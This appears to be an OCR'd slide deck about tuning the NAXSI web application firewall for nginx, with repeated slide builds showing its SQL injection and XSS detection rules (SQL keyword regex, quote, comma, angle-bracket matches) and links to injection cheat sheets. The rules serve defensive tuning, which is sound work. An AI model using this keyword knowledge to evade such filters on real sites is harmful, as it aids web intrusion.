
- http://www.securiteam.com/securityreviews/5DP0
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatshe
- http://pentestmonkey.net/cheat-sheet/sql-injectio
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Preface

- An aggressive negative security model, defining a large blanket of suspicious behaviors

Preface

- An aggressive negative security model, defining a large blanket of suspicious behaviors
  - The existence of essentially some non-alphanumeric chars in request content




```
/etc/nginx # cat naxsi_core.rules | grep '1000'
## SQL Injections IDs:1000-1099 ##
MainRule "rx:select|union|update|delete|insert|table|from|ascii|hex|unhex|drop|l
oad_file|substr|group_concat|dumpfile" "msg:sql keywords" "mz:BODY|URL|ARGS|$HEA
DERS_VAR:Cookie" "s:$SQL:4" id:1000;
/etc/nginx # cat naxsi_core.rules | grep '1013'
MainRule "str:'" "msg:simple quote" "mz:ARGS|BODY|URL|$HEADERS_VAR:Cookie" "s:$S
QL:4,$XSS:8" id:1013;
/etc/nginx # cat naxsi_core.rules | grep '1015'
MainRule "str:," "msg:comma" "mz:BODY|URL|ARGS|$HEADERS_VAR:Cookie" "s:$SQL:4" i
d:1015;
/etc/nginx # cat naxsi_core.rules | grep '1302'
MainRule "str:<" "msg:html open tag" "mz:ARGS|URL|BODY|$HEADERS_VAR:Cookie" "s:$
XSS:8" id:1302;
/etc/nginx #
```

* Rule id 1000 is too strict

Preface

- An aggressive negative security model, defining a large blanket of suspicious behaviors
    - The existence of essentially some non-alphanumeric chars in request content
- Specifically targets a small subset of modern web app vulnerabilities (XSS, SQLI, R/LFI)




```
/etc/nginx # cat naxsi_core.rules | grep '1000'
## SQL Injections IDs:1000-1099 ##
MainRule "rx:select|union|update|delete|insert|table|from|ascii|hex|unhex|drop|l
oad_file|substr|group_concat|dumpfile" "msg:sql keywords" "mz:BODY|URL|ARGS|$HEA
DERS_VAR:Cookie" "s:$SQL:4" id:1000;
/etc/nginx # cat naxsi_core.rules | grep '1013'
MainRule "str:'" "msg:simple quote" "mz:ARGS|BODY|URL|$HEADERS_VAR:Cookie" "s:$S
QL:4,$XSS:8" id:1013;
/etc/nginx # cat naxsi_core.rules | grep '1015'
MainRule "str:," "msg:comma" "mz:BODY|URL|ARGS|$HEADERS_VAR:Cookie" "s:$SQL:4" i
d:1015;
/etc/nginx # cat naxsi_core.rules | grep '1302'
MainRule "str:<" "msg:html open tag" "mz:ARGS|URL|BODY|$HEADERS_VAR:Cookie" "s:$
XSS:8" id:1302;
/etc/nginx #
```

* Rule id 1000 is too strict

Preface

- An aggressive negative security model, defining a large blanket of suspicious behaviors
    - The existence of essentially some non-alphanumeric chars in request content
- Specifically targets a small subset of modern web app vulnerabilities (XSS, SQLI, R/LFI)
- Not really flexible while we need to generate exceptions against known good traffic



```
/etc/nginx # cat naxsi_core.rules | grep '1000'
## SQL Injections IDs:1000-1099 ##
MainRule "rx:select|union|update|delete|insert|table|from|ascii|hex|unhex|drop|l
oad_file|substr|group_concat|dumpfile" "msg:sql keywords" "mz:BODY|URL|ARGS|$HEA
DERS_VAR:Cookie" "s:$SQL:4" id:1000;
/etc/nginx # cat naxsi_core.rules | grep '1013'
MainRule "str:'" "msg:simple quote" "mz:ARGS|BODY|URL|$HEADERS_VAR:Cookie" "s:$S
QL:4,$XSS:8" id:1013;
/etc/nginx # cat naxsi_core.rules | grep '1015'
MainRule "str:," "msg:comma" "mz:BODY|URL|ARGS|$HEADERS_VAR:Cookie" "s:$SQL:4" i
d:1015;
/etc/nginx # cat naxsi_core.rules | grep '1302'
MainRule "str:<" "msg:html open tag" "mz:ARGS|URL|BODY|$HEADERS_VAR:Cookie" "s:$
XSS:8" id:1302;
/etc/nginx #
```

⁎ Rule id 1000 is too strict


⁎ Reference: Exploring Naxsi (A Bit)

Adjustment

- To our environment, we have no pre-trained whitelist available on the Internet
- According to NAXSI's wiki, we can turn on **libinjection** to whitelist false positives

